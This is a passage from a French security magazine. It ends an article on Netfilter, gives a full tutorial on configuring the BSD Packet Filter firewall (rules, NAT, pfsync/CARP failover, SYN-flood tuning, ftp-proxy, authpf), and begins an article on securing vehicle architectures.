Lors de l'utilisation de `CONNMARK`, il est nécessaire de concevoir le mécanisme en prenant en compte l'enchaînement des paquets. Ici, le premier paquet d'une connexion sur le port 21 (ou 80) va rencontrer la première règle et rester inchangé puisque la connexion est vierge, gardant ainsi une marque à 0. La deuxième règle ne va pas matcher puisque la marque est 0. Le paquet sera donc modifié par la troisième ou la quatrième règle et la dernière règle sauvera la marque de paquet dans la marque de connexion. Les paquets suivants de cette connexion verront leur marque restaurée par la première règle et la deuxième règle matchera, les faisant sortir de la chaîne.

Les paquets appartenant à des connexions de données relatives à la connexion FTP auront la même marque appliquée car la marque de connexion d'une connexion relative est initialisée avec la marque de sa connexion mère.

4.2 Iptables-SubnetSkeleton ou la méthode danoise

Comme nous l'avons vu précédemment, l'évaluation des règles est séquentielle et il s'ensuit un problème de performance lorsque le nombre de règles augmente. Jesper Dangaard Brouer a été confronté au problème lorsqu'il travaillait pour un ISP danois. Il devait gérer des pare-feu mutualisés servant chacun plusieurs dizaines de clients et la flexibilité autorisée sur le jeu de règles de chaque client avait pour conséquence d'avoir jusqu'à 80 000 règles sur un seul pare-feu. L'utilisation d'`ipset` n'est pas une solution ici car la factorisation par ensemble est peu effective en raison de la variation des jeux de règles entre les différents clients. Une autre approche est de chercher à diminuer le nombre d'évaluations nécessaire pour chaque paquet lorsqu'il parcourt le jeu de règles en l'organisant de manière adéquate. Dans le cas de l'ISP, la complexité est générée par la multiplication des réseaux et une factorisation efficace est donc réalisable en diminuant le nombre de règles parcourues avant d'arriver au jeu de règles du client. Jesper Dangaard Brouer a donc écrit Iptables-SubnetSkeleton **[IPTSKEL]** qui crée une structure de tables utilisateurs arborescentes dans laquelle sont aiguillés progressivement les paquets. En filtrant sur des réseaux imbriqués de plus en plus étroits, les paquets parviennent vers le filtrage correspondant à son client et le nombre de règles évaluées pour parvenir au jeu de règles du client est donc égal à la profondeur du réseau.

Conclusion

Netfilter est devenu au fil du temps un ensemble de logiciels de plus en plus puissants. La combinaison de leurs fonctionnalités rend possible la création de solutions élégantes à des problèmes complexes. Des administrateurs et des développeurs de talent utilisent et font évoluer ces logiciels depuis des années. Ils ont sans doute déjà résolu les problèmes que vous pouvez avoir maintenant. À vous de voir comment vous pouvez combiner les différentes briques pour parvenir à vos fins. ■

■ RÉFÉRENCES

[NETFILTER] Netfilter, http://www.netfilter.org/

[CONNTRACK] conntrack-tools, http://conntrack-tools.netfilter.org/

[OPENSVP] Opensvp, https://home.regit.org/software/opensvp/

[FTP2001] Problème de conception du helper FTP, Cristiano Lincoln Mattos, http://lwn.net/2001/0419/a/netfilter.php3

[CONN2012] Utilisation malveillante du suivi de connexions, Éric Leblond, https://www.sstic.org/2012/presentation/utilisation_malveillante_des_suivis_de_connexions/


[RFC3704] RFC 3704, http://www.armware.dk/RFC/rfc/rfc3704.html

[SECUSE] Secure use of iptables and connection tracking helpers, É. Leblond, P. Neira Ayuso, P. McHardy, J. Engelhardt, Mr Dash Four, https://home.regit.org/netfilter-en/secure-use-of-helpers/

[L7FILTER] L7 Filter, http://l7-filter.clearfoundation.com/

[NDPIFILTER] ndpi-netfilter, https://github.com/ewildgoose/ndpi-netfilter

[IPTSKEL] IPTables SubnetSkeleton, https://github.com/netoptimizer/IPTables-SubnetSkeleton



BSD PACKET FILTER

Matthieu Bouthors – matthieu.bouthors@outscale.com

Aventurier du world wide web, FreeBSD addict & security enthusiast depuis plus de 10 ans

mots-clés : FIREWALL / *BSD / PF / CARP

*Étant le firewall open source le plus souvent utilisé au sein des systèmes *BSD, Packet Filter est un concurrent intéressant de NetFilter/IPTables.*

1 Origines, concepts et comparaisons à NetFilter/IPTables

Packet Filter est un *firewall* né avec la version 3.0 du système d'exploitation OpenBSD, il a été avant tout conçu de manière à remplacer IPFilter : le firewall « historique » de la plupart des distributions *BSD. Il conserve donc une syntaxe relativement similaire à celle d'IPFilter tout en résolvant les soucis de licences que posait IPFilter. Il a ensuite été porté sur divers OS tels que les distributions *BSD principales (NetBSD, FreeBSD, DragonFlyBSD) mais aussi sous Debian (version kFreeBSD) et plus récemment sous Mac OS X 10.7 (Lion).

À l'exception du cas particulier d'OpenBSD, Packet Filter se place systématiquement en concurrence vis-à-vis d'IPFilter. Contrairement à l'hégémonie de NetFilter/IPtables sous Linux, cela signifie qu'il existe une saine concurrence propice à la remise en question et à l'amélioration de la solution.

D'un point de vue plus technique, Packet Filter se limite à du filtrage *stateful* (avec suivi des sessions) ou *stateless* (sans suivi de sessions) au niveau 4 de la couche OSI. Contrairement à NetFilter/IPtables ou à nombre d'appliances propriétaires de *firewalling*, aucune analyse du contenu des paquets n'est effectuée ce qui signifie qu'aucun mécanisme de suivi de session FTP ou SIP n'est présent au sein de Packet Filter, il faut dans ces cas précis utiliser un démon externe tel que `ftp-proxy` s'occupant de la partie applicative et ajoutant au fur et à mesure les règles niveau 4 nécessaires au bon fonctionnement des sessions FTP.

Néanmoins, Packet Filter supporte nativement la version 6 du protocole IP, il est donc possible de mixer IPv4 et IPv6 au sein d'une même configuration, à la différence d'un NetFilter/IPTables qui nécessite l'utilisation de « ip6tables » en lieu et place de « iptables » pour les règles IPv6.

Du point de vue de la configuration, même si les ancres permettent une modification dynamique du jeu de règles du firewall, la configuration d'un firewall Packet Filter se fait avant tout via un fichier de configuration monolithique divisé en cinq parties distinctes et ordonnées : la définition des macros, la déclaration des tables, la configuration des options, les règles de contrôle de bande passante (*queueing*), et enfin, les règles de filtrage. A contrario, NetFilter/IPTables permettra plus de souplesse et n'imposera pas de contraintes particulières sur l'ordre d'ajout des différentes règles. Dans le cas de jeux de règles complexes, cette souplesse pourra rapidement devenir un obstacle à la lisibilité.

2 Un premier exemple de configuration Packet Filter

Comme brièvement exposé ci-dessus, une configuration Packet Filter se divise en cinq sections distinctes, nous allons maintenant étudier par l'exemple la configuration de chacune de ces sections. Nous prendrons l'exemple relativement classique d'un firewall ayant une connectivité publique sur l'une de ses interfaces (em0) et un LAN de machines en adressage privé (RFC 1918) sur son autre interface (em1). L'objectif de la configuration sera de fournir une connectivité Internet au LAN. Bien que Packet Filter soit depuis longtemps totalement compatible IPv6, dans un souci de simplicité, nous limiterons nos exemples à IPv4 (l'utilisation d'adresses IPv6 ne nécessiterait aucune adaptation, tout champ acceptant une adresse IPv4 pourrait contenir une adresse IPv6).

2.1 Macros

Dans le cadre d'une configuration Packet Filter, les macros correspondent à des variables statiques définies par l'utilisateur de manière à réduire la complexité du jeu de règles et limiter la complexité des modifications nécessaires au fil du temps. Il est commun de déclarer trois types d'objets :

- les interfaces utilisées : sachant que sur les systèmes *BSD, les interfaces prennent leur nom en fonction du *driver* réseau utilisé (e.g. em0 correspond à la première interface gérée par le driver **em**, si le driver utilisé avait été **fxp**, elle aurait été nommée fxp0), il est relativement commun que lors d'un changement matériel le nom de l'interface change. Il est donc primordial de ne pas utiliser directement le nom de l'interface mais une variable dans la suite du jeu de règles.
- les réseaux ou groupes d'hôtes réseau utilisés : les valeurs de ces variables changeront généralement peu lors des évolutions du jeu de règles, cependant cela améliore grandement la lisibilité.
- les hôtes réseau nécessitant des règles spécifiques : il s'agit encore une fois d'une question de lisibilité.

Une variable peut être composée d'un seul élément ou d'une liste d'éléments. Au sein d'une liste, il est possible d'utiliser le symbole « ! » afin d'exprimer l'exclusion. Les macros utilisent une syntaxe proche de celle des variables BASH, elles sont définies sans être précédées d'un symbole « $ » mais sont utilisées ensuite uniquement en étant précédées de ce symbole « $ ».

Dans notre exemple, la section macro pourrait être rédigée ainsi (les symboles « # » permettent d'ajouter des commentaires) :

```
#définition des trois interfaces
ext_if = "em0"
in_if = "em1"
loopback="lo0"
#définition du réseau interne
internal_lan = "172.16.64.0/23"
#définition des serveurs nécessitant des règles spécifiques
webserver = "172.16.64.201"
mailserver = "172.16.64.202"
```

Il n'est pas nécessaire de préciser l'adresse d'une interface réseau, l'ajout de parenthèses autour d'un nom d'interface réseau permet d'obtenir l'adresse IP principale de l'interface, ainsi dans notre exemple **($ext_if)** correspondra à l'adresse IP publique de notre firewall.

2.2 Tables

À la différence des macros, les tables ne peuvent contenir que des adresses ou blocs d'adresses et sont par défaut dynamiques : il est donc possible d'ajouter ou retirer des éléments à une table dynamiquement (via une règle de filtrage, une ancre ou l'outil en ligne de commandes pfctl). Il est possible de définir une table statique via le mot-clé **const**. Par défaut, les tables ne sont conservées en mémoire que si elles sont référencées par au moins une règle, ce qui peut poser problème en cas de changement du jeu de règles, le mot-clé **persist** permet de rendre les tables persistantes.

Pour définir une table dynamique et persistante qui sera remplie au fur et à mesure afin de blacklister des IP malveillantes et une table contenant l'ensemble des réseaux privés de la RFC 1918, il suffit de rédiger la configuration suivante :

```
table <blacklist> persist
table <rfc1918> const { 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16 }
```

2.3 Options

Un certain nombre d'options globales permettent d'influencer le comportement de Packet Filter, la documentation officielle de Packet Filter **[1]** permet d'en obtenir la liste exhaustive (attention les nouvelles options sont généralement d'abord disponibles sous OpenBSD puis portées sur les différents autres systèmes d'exploitation sur lesquels Packet Filter est disponible).

Dans notre exemple, nous allons nous contenter de définir notre politique de blocage (*drop* des paquets) et de collecter des statistiques sur l'interface publique.

```
set block-policy drop
set loginterface $ext_if
```

2.4 Règles de contrôle de la bande passante

Le contrôle de la bande passante n'est pas directement effectué par Packet Filter mais par le module kernel ALTQ (*Alternate Queueing*). Il faudra donc s'assurer d'avoir ce module kernel lancé en plus du module kernel PF si l'on souhaite utiliser les fonctionnalités de contrôle de la bande passante.

Le mot-clé **altq** permet de réguler la bande passante sur une interface, il est ensuite possible de définir des *queue* qui se partagent la bande passante via une réservation d'une partie de la bande passante (mot-clé **bandwidth**) et éventuellement des priorités (mot-clé **priority** de 0 : le moins prioritaire, à 7 ou 15 : le plus prioritaire ; par défaut la priorité est à 1). Il faudra aussi définir le *scheduler*, en général CBQ donnera des résultats satisfaisants sans complexifier la configuration. Dans le cas de CBQ, la priorité maximum utilisable est 7. La classification du trafic réseau dans une queue ou une autre n'est pas effectuée dans cette section mais directement dans les règles de filtrage.

Dans notre exemple, si l'on souhaite sur une interface publique limitée à 20mbps réserver la moitié de la bande passante pour le trafic HTTP entrant tout en conservant 10 % pour le SSH, on rédigerait ainsi notre configuration :

```
altq on $ext_if cbq bandwidth 20Mb queue { http, ssh }
queue qhttp bandwidth 50 % cbq(default)
queue qssh bandwidth 10 % priority 5 cbq(default)
```

2.5 Règles de filtrage

Une fois l'ensemble des bases posées au sein des sections précédentes, il est maintenant temps de définir les règles de filtrage. Une règle de filtrage peut être définie par la syntaxe simplifiée suivante :

```
action [direction] [log] [quick] [on interface] [af] [proto protocol] \
   [from src_addr [port src_port]] [to dst_addr [port dst_port]] \
   [flags tcp_flags] [state] {queue queue_name]
```

Les principaux mot-clés seront l'action (généralement **block** ou **pass**), la direction (**in** ou **out**), et le protocole (possibilité d'utiliser tout protocole défini dans **/etc/protocols**, en plus des classiques « udp », « tcp », « icmp » et « icmp6 »).

Dans le cadre de la translation d'adresses, l'action **rdr** permet d'effectuer une translation de ports (PAT) tandis que la bien nommée action **nat** permet d'effectuer un NAT.

Les règles sont évaluées séquentiellement, le mot-clé **quick** permet, lorsqu'un paquet vérifie une règle, d'éviter d'exécuter la suite du jeu de règles pour le paquet.

Le mot-clé **queue** ajouté en fin de règle permet la classification du trafic nécessaire au contrôle de la bande passante.

Dans le cadre de notre exemple, nous allons bloquer la *blacklist* et les adresses IP privées en entrée sur l'interface publique, effectuer une redirection de port pour les serveurs HTTP et mail, et configurer un NAT sortant pour le réseau interne :

```
#Definition du NAT sortant
nat on $ext_if from $internal_lan to any -> ($ext_if)
#Definition des translation de port
rdr on $ext_if proto tcp from any to ($ext_if) port 80 -> $webserver port 80
rdr on $ext_if proto tcp from any to ($ext_if) port 995 -> $mailserver port 995
rdr on $ext_if proto tcp from any to ($ext_if) port 993 -> $mailserver port 993
#Pas de filtrage sur le trafic sortant (quick est nécessaire ici)
pass out quick on $ext_if,
pass quick on $in_if
#On ignore la loopback (127.0.0.0/8)
set skip on $loopback
#Blocage de la blacklist et des Ips privées
block in quick on $ext_if from <blacklist>
block in quick on $ext_if from <rfc1918>
#Par défaut on bloque le trafic entrant (ne pas mettre de quick ici, sinon il
#ne serait pas possible de définir des exceptions)
block in
#On autorise le SSH sur le firewall avec la queue associée (port ssh est valide
#car le service ssh est définie dans /etc/services)
pass in quick on $ext_if proto tcp to ($ext_if) port ssh queue qssh
#On autorise le HTTP vers le serveur web, comme le PAT a été effectué plus
#haut, il faut utiliser l'adresse IP privée du serveur
pass in quick on $ext_if proto tcp to $webserver port 80 queue qhttp
#Même chose pour le serveur de mail
pass in quick on $ext_if proto tcp to $mailserver port 993
pass in quick on $ext_if proto tcp to $mailserver port 995
```

2.6 Mise en place du jeu de règles

Le jeu de règles est généralement enregistré dans le fichier **/etc/pf.conf**, mais ce n'est pas une obligation. Il peut ensuite être activé via pfctl avec l'option **-e** (*enable*) et l'option **-f fichier_de_regles**. Dans notre cas, le fichier de règles complet serait le suivant :

```
Fichier /etc/pf.conf

ext_if = "em0"
in_if = "em1"
loopback="lo0"
internal_lan = "172.16.64.0/23"
webserver = "172.16.64.201"
mailserver = "172.16.64.202"

table <blacklist> persist
table <rfc1918> const { 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16 }

set block-policy drop
set loginterface $ext_if

altq on $ext_if cbq bandwidth 20Mb queue { http, ssh }
queue qhttp bandwidth 50 % cbq(default)
queue qssh bandwidth 10 % priority 5 cbq(default)

nat on $ext_if from $internal_lan to any -> ($ext_if)
rdr on $ext_if proto tcp from any to ($ext_if) port 80 -> $webserver port 80
rdr on $ext_if proto tcp from any to ($ext_if) port 995 -> $mailserver port 995
rdr on $ext_if proto tcp from any to ($ext_if) port 993 -> $mailserver port 993

pass out quick on $ext_if
pass quick on $in_if
set skip on $loopback
block in quick on $ext_if from <blacklist>
block in quick on $ext_if from <rfc1918>
block in

pass in quick on $ext_if proto tcp to ($ext_if) port ssh queue qssh
pass in quick on $ext_if proto tcp to $webserver port 80 queue qhttp
pass in quick on $ext_if proto tcp to $mailserver port 993
pass in quick on $ext_if proto tcp to $mailserver port 995
```

Il suffirait ensuite d'appeler la commande **pfctl -e -f /etc/pf.conf** pour activer cette configuration. Afin de blacklister une IP externe (e.g. 1.2.3.4), il suffit d'appeler la commande **pfctl -t blacklist -T add 1.2.3.4**.

2.7 pfctl

Lors de l'administration d'un firewall PF, il est plus que souvent nécessaire d'utiliser l'outil pfctl afin d'obtenir des informations sur l'état actuel de Packet Filter, pousser des modification dynamiquement ou tout simplement charger une nouvelle version du jeu de règles. Le tableau ci-contre liste les commandes pfctl les plus utiles en les comparant avec leurs équivalent NetFilter/IPTables.

3 Mise en redondance

Afin de mettre en redondance un firewall Packet Filter, deux problématiques doivent être résolues. Il faut tout d'abord s'assurer que l'équipement passif recoupera les sessions enregistrées sur l'équipement actif. Cela évite toute coupure de flux lors d'une bascule de l'actif vers le passif. L'outil dévoué à cette tâche est pfsync. Il faut ensuite mettre en place un système de bascule d'adresse IP virtuelle de manière à ce que la défaillance du nœud actif soit transparente pour le reste des équipements réseau, plusieurs solutions existent, la plus aboutie sous systèmes *BSD étant CARP.

Action	Commande pfctl	Équivalent NetFilter/IPTables
Lister les règles appliquées	`pfctl -s rules`	`iptables -L -n -v`
Lister les règles de NAT appliquées	`pfctl -s nat`	`iptables -L -n -v`
Lister les « states » actuellement présents dans la table du firewall	`pfctl -s state`	`conntrack -L` (package conntrack-tool)
Flusher les règles de NAT	`pfctl -F nat`	`iptables -t nat -F`
Flusher l'ensemble des règles de filtrage et NAT	`pfctl -F all`	`iptables -F`
Ajouter une entrée à une table	`pfctl -t blacklist -T add 1.2.3.4`	`iptables -A INPUT -s 1.2.3.4 -j blacklist`
Lister le contenu d'une table	`pfctl -t blacklist -T show`	`iptables -L blacklist -n -v`
Supprimer une entrée d'une table	`pfctl -t blacklist -T delete 1.2.3.4`	`iptables -D -A INPUT -s 1.2.3.4 -j blacklist`
Vérifier la validité d'un fichier de configuration	`pfctl -n -f /etc/pf.conf`	Pas de commande directement équivalente
Consulter les statistiques de Packet Filter (compteurs et vitesse de modification des compteurs)	`pfctl -s info`	Pas de commande directement équivalente

3.1 Mise en place de pfsync

pfsync est en fait une interface réseau virtuelle qui sera chargée de faire transiter les sessions et donc *in fine* permettre à l'équipement passif d'entretenir une copie de l'ensemble de la table des sessions de l'équipement actif. En fonction de la charge du firewall, la synchronisation des sessions peut consommer du trafic réseau de manière significative. Il est donc plus que conseillé d'utiliser une interface réseau dédiée pour pfsync. Dans notre exemple, nous utiliserons l'interface fxp0. Par défaut, la communication se fait en multicast, il est néanmoins possible en pair à pair en utilisant l'option **syncpeer** lors de la configuration de l'interface réseau virtuelle.

Sur le firewall actif, il faudrait donc mettre une configuration de ce type :

```
ifconfig fxp0 inet 10.0.0.1 netmask 255.255.255.0
ifconfig pfsync0 syncdev fxp0 syncpeer 10.0.0.2
```

Sur le firewall passif, ensuite configuré :

```
ifconfig fxp0 inet 10.0.0.2 netmask 255.255.255.0
ifconfig pfsync0 syncdev fxp0 syncpeer 10.0.0.1
```

Il faudra faire attention à bien autoriser les flux pfsync avec par exemple la règle de filtrage suivante :

```
pass on $sync_if proto pfsync
```

Il est par ailleurs possible de s'appuyer sur un tunnel IPsec, cependant l'utilisation d'un câble croisé entre les deux firewalls garantit déjà un niveau satisfaisant de confidentialité des échanges de sessions.

3.2 Configuration de CARP

« CARP » se présente aussi sous la forme d'une interface réseau virtuelle. Une communication entre le nœud actif et le nœud passif est effectuée en *multicast* afin que le nœud passif puisse détecter la défaillance du nœud et actif et récupérer automatiquement l'adresse IP virtuelle. Il est impératif de préciser un « vhid » unique pour chaque interface de manière à éviter tout risque de collision. Il est par ailleurs possible de sécuriser les échanges via l'utilisation d'une *passphrase* : option **pass** lors de la configuration de l'interface. L'adresse IP virtuelle sera celle de l'interface CARP. Afin de favoriser un nœud à passer actif, il est possible de jouer sur les priorités avec l'option **advskew** qui est par défaut à 0 (le plus prioritaire) et peut prendre toute valeur jusqu'à 254 (le moins prioritaire).

Dans le cadre de notre exemple, il faudrait mettre en place deux interfaces CARP, une pour l'interface publique et une pour l'interface privée. Ce qui donnerait pour le nœud actif :

```
ifconfig carp1 vhid 1 pass MaPassPhr4s3Sup3rS3cUr3 carpdev em0
1.2.3.4 netmask 255.255.255.240
ifconfig carp2 vhid 2 pass MaPassPhr4s3Sup3rS3cUr3 carpdev em1
172.16.64.254 netmask 255.255.254.0
```

et pour le nœud passif :

```
ifconfig carp1 vhid 1 pass MaPassPhr4s3Sup3rS3cUr3 carpdev em0
advskew 128 1.2.3.4 \
netmask 255.255.255.240
ifconfig carp2 vhid 2 pass MaPassPhr4s3Sup3rS3cUr3 carpdev em1
advskew 128 \
172.16.64.254 netmask 255.255.254.0
```

3.3 Comparaison avec les équivalents Linux

La configuration exposée lors des exemples se limite à une typologie actif/passif relativement conventionnelle. Il est néanmoins possible de mettre en place une configuration actif/actif très simplement. Côté **conntrackd** (démon équivalent à pfsync pour NetFilter/IPTables), le support des configurations actif/actif est pour l'instant relativement limité et imposera donc plus de contraintes.

De manière similaire, CARP se démarque des solutions Linux équivalentes telles que KeepAlived et HeartBeat par le support de configurations actif/actif, l'ensemble des nœuds répond alors sur la même adresse IP virtuelle. Il évite par ailleurs l'utilisation d'un lien dédié tout en proposant une solution sécurisée pour la vérification de la disponibilité des nœuds du *cluster* CARP.

4 Optimisations en cas de forte charge

Dans le cas de forte charge ou d'attaque dirigée à destination du firewall, il est nécessaire d'être en mesure de bloquer efficacement tout en conservant un niveau de performance satisfaisant pour les connexions légitimes.

4.1 Taille des tables

De manière analogue à **/proc/sys/net/ipv4/ip_conntrack_max** pour un firewall NetFilter/IPTables, la taille de la table des sessions est limitée. Au sein de Packet Filter, il existe trois limites importantes :

- **states** : il s'agit de la limite de taille pour la table des sessions ;
- **src-nodes** : nombre maximum d'adresses IP distinctes au sein des différentes tables ;
- **table-entries** : il s'agit de la limite pour l'ensemble des tables, par exemple dans le cas d'une connexion NATée, une occurrence sera créée dans la table des sessions **state** et une autre dans la table de NAT, il faut donc s'assurer d'avoir toujours la limite de taille de **tables-entries** supérieure ou a minima égale à limite de taille de **states**.

La modification des limites se fait directement dans la section ***Options*** du fichier de configuration via la directive **set limit** accompagnée de la liste des limitations pour lesquelles on souhaite imposer une limite différente de celle par défaut (visible via **pfctl -s memory**).

Par exemple sous FreeBSD, les limites par défaut sont :

```
# pfctl -s memory
No ALTQ support in kernel
ALTQ related functions disabled
states        hard limit    10000
src-nodes     hard limit    10000
frags         hard limit     5000
tables        hard limit     1000
table-entries hard limit   200000
```

Il est possible de les augmenter significativement en ajoutant la ligne suivante au jeu de règles :

```
set limit { states 750000, src-nodes 12500000, table-entries 200000000 }
```

4.2 Antispoofing

Dans le cas d'une topologie réseau simple, il peut être intéressant d'activer l'*antispoofing*. Cependant, cette fonctionnalité possède deux inconvénients majeurs : elle ne sera efficace que contre les attaques locales et elle ne supportera aucune exception (e.g. autoriser le passage de certains paquets d'un sous-réseau différent de celui utilisé par l'interface). Dans le cas de notre exemple, la règle de filtrage à ajouter pour activer l'antispoofing sur l'interface réseau privé serait :

```
antispoof quick for em1
```

4.3 Cas d'un SYN Flood

Le SYN Flood via paquets spoofées étant malheureusement une des attaques les plus simples à réaliser tout en conservant un relatif anonymat, c'est une attaque préférée par un grand nombre d'attaquants.

L'attaque étant généralement réalisée depuis l'Internet, les fonctionnalités d'antispoofing ne seront d'aucune utilité.

L'attaque visant à saturer la table des sessions, augmenter les limites est un bon début mais ne sera pas suffisant, dans la plupart des cas, on saturera la mémoire disponible sur le firewall avant d'avoir réussi à obtenir le moindre résultat concluant.

La solution va être d'adopter une politique agressive sur l'expiration des sessions en diminuant au maximum la durée des *timeout* de sessions (2 secondes) tout en demandant à Packet Filter d'être le plus agressif possible sur l'expiration des sessions via les deux options suivantes dans le fichier de configuration :

```
set optimization aggressive
set timeout interval 2
```

Sur NetFilter/IPTables, un comportement similaire pourra être obtenu en agissant sur la configuration IPv4 et/ou IPv6 via **/proc/sys/net/ipv4** et **/proc/sys/net/ipv6**. Dans les deux cas, l'activation des SYN Cookies au niveau du système d'exploitation est une deuxième contre-mesure très efficace.

Dans les cas les plus difficiles, il est possible de passer en stateless (laisser passer le paquet sans créer de session dans la table des sessions) sur les règles ciblées par les attaques, il suffit pour cela d'ajouter le mot-clé « no state » à chaque règle devant passer en stateless. Par exemple :

```
pass in quick on $ext_if proto tcp to $webserver port 80 queue qhttp no state
```

5 Pour aller plus loin

Pour l'instant, nous nous sommes contentés de considérer Packet Filter uniquement sur le niveau 4 de la couche OSI, même si Packet Filter reste intrinsèquement un firewall de niveau 4, il est possible de l'étendre.

5.1 ftp-proxy et les ancres

Dans le cas d'un protocole tel que FTP, la communication se fait via un canal d'échange entre le client et le serveur

sur port TCP 21 et via des canaux de « DATA » via un port TCP devant être ouvert à la volée. Sauf à ouvrir énormément de ports, il n'est pas possible pour un firewall niveau 4 de filtrer efficacement ce protocole. De plus, dans le cadre d'une connexion avec NAT, la partie natée proposera généralement à l'autre partie de se connecter sur son IP non-natée.

Nous allons donc devoir utiliser un démon disponible sur les OS *BSD nommé **ftp-proxy** afin de mettre en place les modifications nécessaires au niveau applicatif. Sa configuration se fait de manière assez rapide, il suffit de préciser le port d'écoute ainsi que l'adresse IP et le port du « vrai » serveur FTP interne. **ftp-proxy** étant situé juste devant le serveur, il s'agit d'une configuration reverse proxy, il faudra donc utiliser l'option **-R** pour spécifier cette adresse IP. Par défaut, **ftp-proxy** impose une limite à 100 sessions concurrentes, il est possible de la modifier via l'option **-m**.

Afin de permettre à **ftp-proxy**, qui a été conçu de manière à fonctionner uniquement avec Packet Filter, d'autoriser dynamiquement l'ouverture des ports « DATA » du protocole FTP. Il est nécessaire d'utiliser une ancre : mot-clé **anchor** et ses dérivés **anchor-rdr** et **anchor-nat**. Une ancre est une règle de filtrage destinée à être mise à jour dynamiquement. Dans notre cas, **ftp-proxy** s'occupera de la mise à jour dynamique de l'ancre. Dans un cas plus spécifique, il est possible de mettre à jour une ancre en fournissant une règle de filtrage valide à **pfctl** avec l'option **-a**.

Si l'on souhaite dans notre exemple ajouter un serveur FTP interne ayant comme adresse IP interne 172.16.64.203 et acceptant un maximum de 200 sessions concurrentes, il faudrait d'abord lancer **ftp-proxy** :

```
/usr/sbin/ftp-proxy -p 8021 -R 172.16.64.203 -P 21 -m 200
```

puis modifier notre jeu de règles Packet Filter de manière à ajouter au niveau de la définition des règles de redirection (début de la partie dédiée aux règles de filtrage) :

```
rdr-anchor "ftp-proxy/*"
rdr pass quick on $ext_if proto tcp from any to $ext_if port 21 ->
127.0.0.1 port 8021
```

(On remarquera l'utilisation simultanée de **rdr** et **pass** de manière à se limiter à une seule et unique règle au lieu de deux règles redondantes).

Il faudra ensuite ajouter juste avant les règles de NAT :

```
nat-anchor "ftp-proxy/*"
```

et enfin, au niveau des règles de filtrage à proprement parler :

```
anchor "ftp-proxy/*"
```

5.2 authpf

Dans le cas où l'on ne souhaite pas se contenter d'authentifier les utilisateurs par une adresse IP fluctuante au cours du temps mais par un couple identifiant/mot de passe, il est possible d'utiliser authpf. authpf est en fait un shell utilisateur qui, une fois l'utilisateur correctement logué sur le système (via SSH), ajoutera via une table et une ancre spécifiques de nouvelles règles spécifiques à l'utilisateur nouvellement authentifié.

Les détails de la configuration variant d'un OS à un autre, la suite de l'exemple est basée sur un OS FreeBSD. Dans notre exemple, nous souhaiterions que l'utilisateur « zerocool » s'authentifie en loguant en SSH sur le firewall afin d'accéder au port TCP 1337 du serveur 172.16.64.212 pour lequel aucune règle de filtrage n'autorise l'accès en temps normal.

Afin d'utiliser authpf, il faut d'abord le référencer comme un « shell » utilisable sur le firewall en ajoutant la ligne suivante au fichier **/etc/shells** :

```
/usr/sbin/authpf
```

Il est aussi nécessaire de créer les répertoires **/etc/authpf** pour la configuration globale et **/etc/authpf/users/zerocool** pour la configuration spécifique de l'utilisateur. La configuration globale se limite à définir le nom de la table et de l'ancre à utiliser pour authpf. Ce qui dans notre cas donnerait le fichier **/etc/pf/authpf.conf** suivant :

```
anchor=authpf
table=authpf_users
```

Afin de nous permettre de rédiger des règles spécifiques, authpf fournit la macro **$user_ip** contenant l'adresse IP de l'utilisateur authentifié. Il est donc possible de définir simplement le jeu de règles **utilisateurs /etc/authpf/users/zerocool/authpf.rules** suivant :

```
pass in quick proto tcp from $user_ip to 172.16.64.212 port 1337
```

Afin de rendre opérationnel authpf, il faut ajouter à notre jeu de règles la table (dans la section tables) :

```
table <authpf_users> persist
```


ainsi que l'ancre (au niveau des règles de filtrage) :

```
anchor "authpf/*"
```

Il suffit maintenant de créer l'utilisateur « zerocool » en lui attribuant comme shell utilisateur authpf pour rendre la solution totalement fonctionnelle.

Conclusion

Nous avons vu au cours de cet article que Packet Filter reste une très bonne alternative à NetFilter/IPTables, l'approche assez différente nécessitera quand même un temps d'adaptation pour quelqu'un habitué à NetFilter/IPTables. Cependant, certaines fonctionnalités comme la mise en place de cluster actif/actif peuvent être une bonne raison de franchir le pas. ■



VERS DES VÉHICULES (ENFIN) PLUS SÉCURISÉS

Ludovic Apvrille – Télécom ParisTech – ludovic.apvrille@telecom-paristech.fr

mots-clés : *SYSTÈMES EMBARQUÉS / VÉHICULES / PREUVES / PROTOCOLES CRYPTOGRAPHIQUES / UML*

Vous vous préoccupez sans doute de la sécurité de votre ordinateur ou de votre mobile, en évitant par exemple de récupérer le dernier virus à la mode. Mais qu'en est-il de votre voiture ? Avez-vous déjà pensé à activer des options « cachées » ou à changer le logiciel de contrôle du moteur pour le rendre plus puissant ? Les constructeurs veulent bien entendu éviter cela à tout prix, pour des raisons de sécurité routière, mais aussi pour ne pas mettre en danger leur modèle économique (options payantes qu'un utilisateur pourrait arriver à activer...). Cet article met en évidence les travaux faits pour la sécurisation des architectures automobiles. Il se focalise plus particulièrement sur la façon dont les preuves de sécurité peuvent être effectuées sur ces architectures, et notamment sur les protocoles de communication entre les calculateurs véhiculaires.

1 Introduction

Si certains secteurs des systèmes embarqués se sont intéressés tôt dans la mise au point de mécanismes de sécurité embarqué (par exemple, le domaine des terminaux mobiles), d'autres au contraire n'en ont pas fait leur cheval de bataille, privilégiant avant tout la sûreté de fonctionnement à la sécurité. Par exemple, le domaine de l'automobile n'est pas particulièrement féru de sécurité. Certaines attaques ont ainsi été menées facilement pour accéder aux principales fonctions des automobiles, en se connectant assez simplement sur le bus principal de la voiture. Il suffit aussi d'un peu chercher sur Internet pour trouver des correctifs logiciels qui permettent d'activer de nouvelles options de son véhicule, d'augmenter la puissance du moteur : une partie de ces modifications permet d'atteindre des fonctionnalités qui sont normalement facturées par le constructeur ou par le concessionnaire automobile. Ainsi, il est possible d'acheter un modèle de véhicule peu puissant, puis de modifier son véhicule pour le rendre aussi puissant qu'une version plus haut de gamme.

